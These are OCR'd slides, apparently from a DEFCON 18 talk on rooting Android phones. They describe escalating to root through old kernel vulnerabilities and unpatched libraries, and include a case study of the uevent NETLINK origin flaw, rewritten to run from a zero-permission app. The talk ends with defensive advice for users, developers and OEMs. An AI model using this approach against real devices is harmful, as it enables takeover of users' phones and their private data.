


AND HEAD TO VEGAS ...




ARRIVING AT MCCARRAN ...

TAKE A CAB ACROSS TOWN ...



TO CAESAR’S PALACE



TO DEFCON 18

```
# id
uid=0(root) gid=0(root)
```

THE ULTIMATE PERMISSION

Yes, We're Talking About Root

THE ULTIMATE PERMISSION

- Phones ship locked down
- Everyone wants to use their phone to it’s full potential
- Communities surrounding the rooting of phones have formed
- Third party ROM’s available to users now

HOW DOES ONE GET ROOT?

- Android uses a Linux kernel (duh)
- Lookup old kernel vulns and see if they work!
  - 1.5 (Cupcake) using 2.6.27 kernel
  - 1.6 (Donut), 2.0, 2.1(Eclair) using 2.6.29
  - 2.2 (Froyo) using 2.6.32
  - 3.0 (Gingerbread) will use 2.6.33/34 (Q4/2010)

HOW DOES ONE GET ROOT?

- Old/unpatched libraries!
- suid binaries with vulns
- Pretty much any traditional way since this is Linux

CASE STUDY

uevent origin vuln

- Similar to libudev vuln (CVE-2009-1185). Discovered by Sebastian Krahmer

- Patched in Android 4 days after exploit published

  http://android.git.kernel.org/?p=platform/system/core.git;a=commit;h=5f5d5c8cef10f28950fa108a8bd86d55f11b7ef4

- Failed check of NETLINK message origin
  (Did it come from the kernel? Or did a user send it?...)

- Who was vulnerable to this?...

CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK (With zero permissions!)

CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK (With zero permissions!)
- Every flagship phone...

CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK (With zero permissions!)
- Every flagship phone...
- ...Of every major carrier in the US

CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK (With zero permissions!)
- Every flagship phone...
- ...Of every major carrier in the US
- Oops.

THE ROOTING PROBLEM

- People want their phones rooted
- Rooting is being viewed as a vehicle for modding
- Ignoring the large pink elephant – security issues
- Unwilling to make details public for fear of OEM fixing bug
- Leaves everyone with major vulnerabilities

WHY ARE PEOPLE ROOTING

- Modding phones
- Patching process is slow; users want access to latest and greatest releases
- Tethering (Free additional features)

WHAT CAN YOU DO?

Users

- Don’t assume lack of permissions means data is private
- Does the app really need **READ_LOG** permissions? (Probably not)
- Keep your phone patched up to date

WHAT CAN YOU DO?

Developers

- Users are trusting you with access to their private data
- Be careful what you do with that...
- Be paranoid about what you log
- If others don’t need to access your components, enforce an access permission

WHAT CAN YOU DO?

OEMs

- See developer advice
- Set a good example for other developers!
  - Why should they care if they leak private info if you are already doing it too?
- Please patch your libraries/kernels

QUESTIONS?

Come see us in Track 1 Q/A room!

REFERENCES

- SDK Reference Docs
  http://developer.android.com/reference/packages.html

- Jon Oberheide - Google's Android Platform (CanSecWest 2009)
  http://jon.oberheide.org/files/cansecwest09-android.pdf

- Jesse Burns - Exploratory Android Surgery (BlackHat USA 2009)
  https://www.isecpartners.com/files/iSEC_Android_Exploratory_Blackhat_2009.pdf

- CVE-2009-1185 - https://bugzilla.redhat.com/show_bug.cgi?id=495051

- http://c-skills.blogspot.com/2010/07/android-trickery.html